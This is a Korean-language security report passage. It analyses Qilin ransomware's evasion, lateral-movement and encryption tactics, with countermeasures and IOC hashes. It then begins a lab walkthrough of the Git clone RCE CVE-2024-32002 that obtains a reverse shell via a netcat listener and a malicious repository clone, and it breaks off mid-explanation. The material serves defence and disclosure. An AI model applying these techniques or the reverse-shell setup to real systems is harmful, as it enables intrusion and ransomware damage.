


그림 9. Qilin 랜섬웨어 개요

Qilin 랜섬웨어 전략




그림 10. Qilin 랜섬웨어 공격 전략

Qilin 랜섬웨어 그룹은 랜섬웨어 실행을 위한 페이로드를 여러 방식으로 배포한다. 메일의 첨부 파일이나 별도의 다운로드 링크를 함께 전송하여 공격 대상이 다운로드 하도록 유도하는 방식을 사용하거나, 취약한 원격 접속 환경을 노려 침투한 후 직접 페이로드를 배포하는 방식을 사용한다. 또한 최종적으로 실행되는 랜섬웨어의 경우, 공격자가 설정한 별도의 패스워드를 "--password" 인자와 함께 전달해야 정상적으로 실행이 가능하다.

Qilin 랜섬웨어는 보안 솔루션의 탐지를 피하고 피해자의 시스템 접근을 방해하기 위해 다양한 전략을 사용하고 있다. 안전모드에서는 보안 솔루션이 작동되지 않는 경우가 많아 탐지를 회피하기 위해 안전모드로 재부팅 한 뒤 실행하는 기능을 가지고 있다. 또한 안전모드로 다시 시작한 뒤에는 시스템 계정의 비밀번호를 임의의 문자열로 재설정하는 독특한 전략도 확인됐다. 안전모드 부팅 외에도 BYOVD [26] 기법을 활용하여 드라이버의 권한으로 Anti-Virus 와 EDR [27] 과 같은 보안 솔루션을 종료시키는 기능도 존재한다.

랜섬웨어 실행 시 별도의 인자를 함께 전달하면 내부 네트워크에 랜섬웨어를 전파할 수 있다. 내부 네트워크에서 랜섬웨어를 전파하기 위해서 인자 "--spread-vcenter"와 "--spread"를 사용한다. 랜섬웨어 실행 시, "--spread-vcenter"를 입력하면 랜섬웨어에 내장된 PowerShell 스크립트를 활용해서 VMWare vCenter 혹은 ESXi 에 전파를 시도한다. 다만 이 기능을 이용해서 전파를 시도하려면 별도의 vCenter 혹은 ESXi 관리자의 자격 증명이 필요하다. 공격자가 자격증명을 입력하면 지정한 호스트에 연결 후 관리자 비밀번호를 Qilin 랜섬웨어 비밀번호와 동일하게

[26] BYOVD(Bring Your Own Vulnerable Driver): 시스템 권한을 사용할 수 있는 취약한 드라이버 모듈을 통해 공격하는 방식

[27] EDR(Endpoint Detection and Response): 컴퓨터와 모바일, 서버 등 단말기에서 발생하는 악성 행위를 실시간으로 감지하고 분석 및 대응하여 피해 확산을 막는 솔루션

변경하고 랜섬웨어를 전파하기 위해서 SSH[28]를 활성화한다. 이후 활성화된 SSH 세션을 통해서 랜섬웨어를 업로드한 뒤 실행한다. "--spread" 인자를 사용하면 임시 폴더에 PsExec 를 저장한 뒤 내부 네트워크의 다른 호스트에게 전파 후 모든 네트워크를 감염시키기 위해 "--spread" 옵션을 재사용해 실행한다.

초기 침투 혹은 내부 전파 이후 내부 시스템의 백업 복사본을 삭제해 사용자가 임의로 복구하기 어렵게 만든 다음 파일을 암호화한다. 암호화 대상에는 드라이브에 저장된 파일들은 물론 네트워크 공유 폴더도 포함된다. 본격적인 암호화에 앞서 랜섬웨어는 하드웨어 정보를 확인해 해당 시스템에서 사용할 파일 암호화 알고리즘을 결정한다. AES 암호화 및 복호화의 성능 향상을 위한 명령어 집합인 AES-NI 가 지원되는 하드웨어라면 AES-CTR(256) 알고리즘을 사용하며, 지원하지 않는다면 ChaCha20 알고리즘을 사용한다. 암호화에는 파일마다 랜덤하게 생성한 키를 이용해서 암호화를 진행하며, 암호화에 사용된 키는 랜섬웨어에 내장된 RSA-4096 공개키를 이용해서 보호한다.

인자	설명
fast [블록 수]	파일의 처음부터 [블록 수] * 32 MB 만 암호화
skip-step [암호화 크기] [간격]	[간격] 마다 [암호화 크기] Bytes 만큼 암호화
percent [블록 수] [비율]	파일 전체의 [비율]% 마다 [블록 수] * 32 MB 만큼 암호화

표 1. 암호화 모드에 따른 실행 인자

파일 암호화는 기본적으로 파일 전체를 암호화하지만, 실행 인자에 따라서 총 3 가지의 부분 암호화 모드를 추가적으로 지원한다. fast 인자의 경우 함께 입력한 정수 값에 따라 파일의 첫 부분을 암호화할 수 있으며, skip-step 및 percent 인자의 경우 일정 간격마다 파일을 암호화할 수 있다.

이외에도 랜섬웨어의 분석을 어렵게 하기 위한 기능도 다수 포함되어 있다. 현재 실행중인 환경이 VM 이나 Sandbox[29] 인지 체크해 가상환경에서 동작하지 못하도록 하는 Anti-VM 및 Anti-Sandbox 를 사용해 랜섬웨어 파일을 쉽게 분석하지 못하게 했으며, 모든 암호화 과정이 끝난 뒤 종료 직전에 자가 삭제를 진행하여 랜섬웨어 자체를 확보하지 못하게 하는 기능도 존재한다. 또한 모든 이벤트 로그를 삭제해 분석을 어렵게 한다.

[28] SSH(Secure Shell): 다른 원격 호스트에 접속하기 위해 사용되는 보안 프로토콜

[29] Sandbox: 시스템의 운영체제, 설치 프로그램 등 외부 영향을 주거나 받지 않는 격리된 환경

Qilin 랜섬웨어 대응방안




그림 11. Qilin 랜섬웨어 대응방안

Qilin 은 메일의 첨부파일이나 링크를 통해서 랜섬웨어를 전파하거나 취약한 원격 접속 프로그램을 이용하여 침투한 뒤 직접 배포하는 방식을 사용한다. 따라서 의심스러운 메일이나 확인되지 않은 발신자로부터 온 메일 및 첨부파일을 열람하지 않도록 주의해야 하며, 별도의 보안 교육을 주기적으로 진행하는 등의 보안 인식의 제고가 필요하다. 보다 적극적으로 대응하기 위해서는 Sandbox 환경에서 메일의 위험을 사전에 탐지하고 차단하는 솔루션인 Email Thread Response & Detection 등을 사용할 수 있다. 또한 원격 접속 프로그램을 사용하는 경우, 접속에 필요한 자격 증명을 안전하게 보관하고 지속적인 업데이트를 통해 취약하지 않은 버전을 유지할 필요가 있다. 또, 원격 접속 기능을 사용하지 않을 경우 비활성화 해두는 것을 권장한다.

Qilin 랜섬웨어는 보안 솔루션을 우회하기 위해 안전모드로 부팅하는 방식을 사용한다. 이를 방지하기 위해서 안전 모드 부팅 설정을 위해 필요한 관리자 권한을 최소한으로 부여하고, 안전 모드에서도 사용 가능한 보안 솔루션을 사용해 악성 행위를 탐지하거나 차단할 수 있도록 해야 한다.

확보한 자격 증명을 이용해 내부 네트워크로 전파를 시도하기 때문에 자격 증명을 안전하게 보관해야 하며, 추가 인증을 사용할 필요가 있다. 또한 전파에는 SSH 를 활용하는 경우도 존재하므로 사용하지 않는 경우 SSH 를 비활성화 하는 선제적 조치도 가능하다. 이외에도 PsExec 와 같은 도구를 통한 통신을 제한하기 위해서 호스트 방화벽을 사용하는 것도 하나의 방법이다.

마지막으로, Qilin 랜섬웨어는 네트워크 공유 파일도 암호화시키기 때문에 네트워크 공유 자원의 접근 권한을 최소화하거나 비활성화하여 외부 리소스에는 접근할 수 없도록 해야 한다. 또한, 사용자가 임의로 복구하는 것을 방지하기 위해서 백업 복사본을 삭제하는 기능이 존재하므로 별도의 네트워크나 저장소에 데이터를 나눠 백업해야 한다.

Indicator Of Compromise

Qilin : SHA256

6316417fcd979c39a4da672ba3521f62081ff4dfebb868ef65a1f2dff9a738ea
27f7a332ba10bae9dbc527ea25c787cb1850f0b34295cd49118f040f08f4fe56
27a91c2e53e9e7bd6a1ccb8b0bed1f954f3011973248e710598a5e7d6c6ed668
55e070a86b3ef2488d0e58f945f432aca494bfe65c9c4363d739649225efbbd1

File Name

STL.exe
forigpatch.exe
file.exe

■ 참고 사이트

• Imperva 공식 홈페이지 (https://www.imperva.com/blog/update-cve-2024-4577-quickly-weaponized-to-distribute-tellyouthepass-ransomware/)

• SC Media 공식 홈페이지 (https://www.scmagazine.com/brief/vmware-esxi-subjected-to-attacks-with-ransomhub-for-linux)

• Synnovis 공식 홈페이지 (https://www.synnovis.co.uk/news-and-press/cyberattack-update-24-june-2024)

• The Guardian (https://www.theguardian.com/society/article/2024/jun/21/uk-national-crime-agency-russian-ransomware-hackers-qilin-nhs-patient-records)

• 영국 국민 보건 서비스(https://digital.nhs.uk/news/synnovis-cyber-incident)

• BleepingComputer 공식 홈페이지 (https://www.bleepingcomputer.com/news/security/major-london-hospitals-disrupted-by-synnovis-ransomware-attack/)

• BBC (https://www.bbc.com/news/articles/c2eeg9gygyno)

• BBC (https://www.bbc.com/news/articles/ceddqglk7qgo)

• 시만텍 기업 블로그 (https://symantec-enterprise-blogs.security.com/threat-intelligence/black-basta-ransomware-zero-day)

• Trend Micro 공식 홈페이지 (https://www.trendmicro.com/en_us/research/24/c/agenda-ransomware-propagates-to-vcenters-and-esxi-via-custom-pow.html)

Git Clone 원격코드 실행 취약점(CVE-2024-32002)

■ 취약점 개요

깃(Git)은 컴퓨터 파일의 변경사항을 추적하고 사용자들 간의 파일 작업을 조율하기 위한 분산 버전 관리 시스템[30]이다. 2005 년 리누스 토르발스가 리눅스 커널 개발을 위해 처음 만들었다.

Git 은 전 세계적으로 많이 활용되고 있는 소프트웨어다. 일례로 Git 플랫폼인 깃허브(GitHub)의 활성 사용자 수가 지난해 1 억명을 돌파하기도 했다.

이러한 깃과 관련된 취약점인 CVE-2024-32002 는 2024 년 5 월 14 일에 공개됐다. 이 취약점은 피해자가 원격 리포지토리[31]를 서브모듈과 clone 하는 것만으로도 원격 명령 실행이 가능하다는 특징을 지닌다. Git 의 서브모듈 기능, Windows 와 MacOS 파일시스템이 대소문자를 구분하지 않는 특징, 심볼릭 링크 기능을 이용해 Git 작업 중 실행가능한 디렉토리인 .git 디렉토리에 악성 스크립트를 쓰도록 유도할 수 있다.

[30] 분산 버전 관리 시스템(Distributed Version Control Systems): 소프트웨어 버전 관리를 위한 시스템. 각 개발자가 중앙 서버에 접속하지 않은 상태에서도 코드 작업이 가능하다

[31] 리포지토리(Repository): Git 에서 프로젝트의 코드 정보를 저장하는 가상 저장소

■ 공격 시나리오

CVE-2024-32002 의 공격 시나리오는 아래와 같다.




그림 1. CVE-2024-32002 공격 시나리오

① 공격자는 악의적인 원격 리포지토리를 구성
② 피해자는 악성 스크립트가 존재하는 원격 리포지토리를 clone
③ CVE-2024-32002로 인해 악성 스크립트 자동 실행
④ 공격자는 악성 스크립트 실행 후 침투하여 피해자의 주요 정보 탈취

■ 영향받는 소프트웨어 버전

CVE-2024-32002 에 취약한 소프트웨어 버전은 다음과 같다.

S/W 구분	취약 버전
Git	2.45.1, 2.44.1, 2.43.4, 2.42.2, 2.41.4, 2.40.2, 2.39.4 이전 버전

■ 테스트 환경 구성 정보

테스트 환경을 구축해 CVE-2024-32002 의 동작 과정을 살펴본다.

이름	정보
피해자	Microsoft Windows 10 version 22H2 Git 2.45.0.windows.1 (192.168.216.130)
공격자	Kali Linux (192.168.216.129)

■ 취약점 테스트

Step 1. 환경 구성

피해자 PC 에 CVE-2024-32002 취약점이 존재하는 Git 을 설치한다.
다음 명령어를 통해 설치한 Git 버전을 확인할 수 있다.

```
git --version
```

취약한 버전의 Git 을 설치한 Windows 10 PC(192.168.216.130)의 터미널에서 위 커맨드를 입력하면, 아래와 같이 CVE-2024-32002 취약점이 존재하는 2.45.0 버전의 Git을 확인할 수 있다.

그림 2. 취약 Git 정보 확인

Step 2. 취약점 테스트

우선, 공격자는 CVE-2024-32002 를 이용하여 리버스 쉘 연결 커맨드가 실행되는 Git 원격 리포지토리(p.15 참조)를 준비한다. 공격자는 아래의 커맨드로 포트를 열고 대기한다.

```
$ nc –lvp {포트 번호}
```

그림 3. 리버스 쉘 연결 대기

이후 피해자는 아래의 커맨드로 공격자의 악의적인 리포지토리를 복제(clone)한다.

```
$ git clone --recursive {공격자 리포지토리 주소}
```




그림 4. git 취약점을 통한 리버스 쉘 연결 시도

CVE-2024-32002 취약점을 이용해 리버스 쉘을 연결한 이후,
C:₩Windows₩System32₩drivers₩etc₩hosts 파일을 조회한 결과는 다음과 같다.




그림 5. 리버스 쉘 연결 이후 hosts 파일 조회

■ 취약점 상세 분석

취약점 상세 분석에서는 CVE-2024-32002 취약점에 사용하는 Git 기능과 악의적인 리포지토리 구성, 취약점 동작 원리에 대해서 다룬다.

Step 1. checkout 과 hook

CVE-2024-32002 취약점의 임의 명령 실행 원리를 이해하기 위해서 Git 의 checkout 과 hook 기능에 대한 이해가 필요하다.

1) checkout

Git 은 Tree 개체[32]에 파일 이름을 저장하고 관리한다. 작업 중인 Tree 의 파일을 다른 Tree 버전과 일치하도록 업데이트할 때 사용되는 것이 checkout 기능이다. 변경 작업들을 저장소에 기록할 필요가 있는데 이를 행하는 동작 및 시점을 commit 이라고 칭한다. 작업 중 Tree 를 다른 버전의 Tree 와 일치하도록 업데이트 할 때, commit 과 commit 사이를 이동할 필요가 생긴다. 이때, commit 사이를 가볍게 이동할 수 있는 포인터 같은 branch 를 사용한다.




그림 1. Git 의 기본적인 구조

[32] Git 트리 개체: Git 리포지토리의 파일 간에 계층 구조

2) hook

다른 버전 관리 시스템과 동일하게 Git에서도 특정 이벤트에 자동으로 특정 스크립트를 실행하도록 할 수 있는 hook 기능이 존재한다. 기본적으로 .git/hooks 경로에 저장하며, hook 기능의 예로는 commit 개체[33]를 생성하기 전에 실행되는 pre-commit, commit, 이후마다 실행되는 post-commit, git checkout 참조가 성공적으로 수행될 때마다 호출되는 post-checkout 등이 있다.

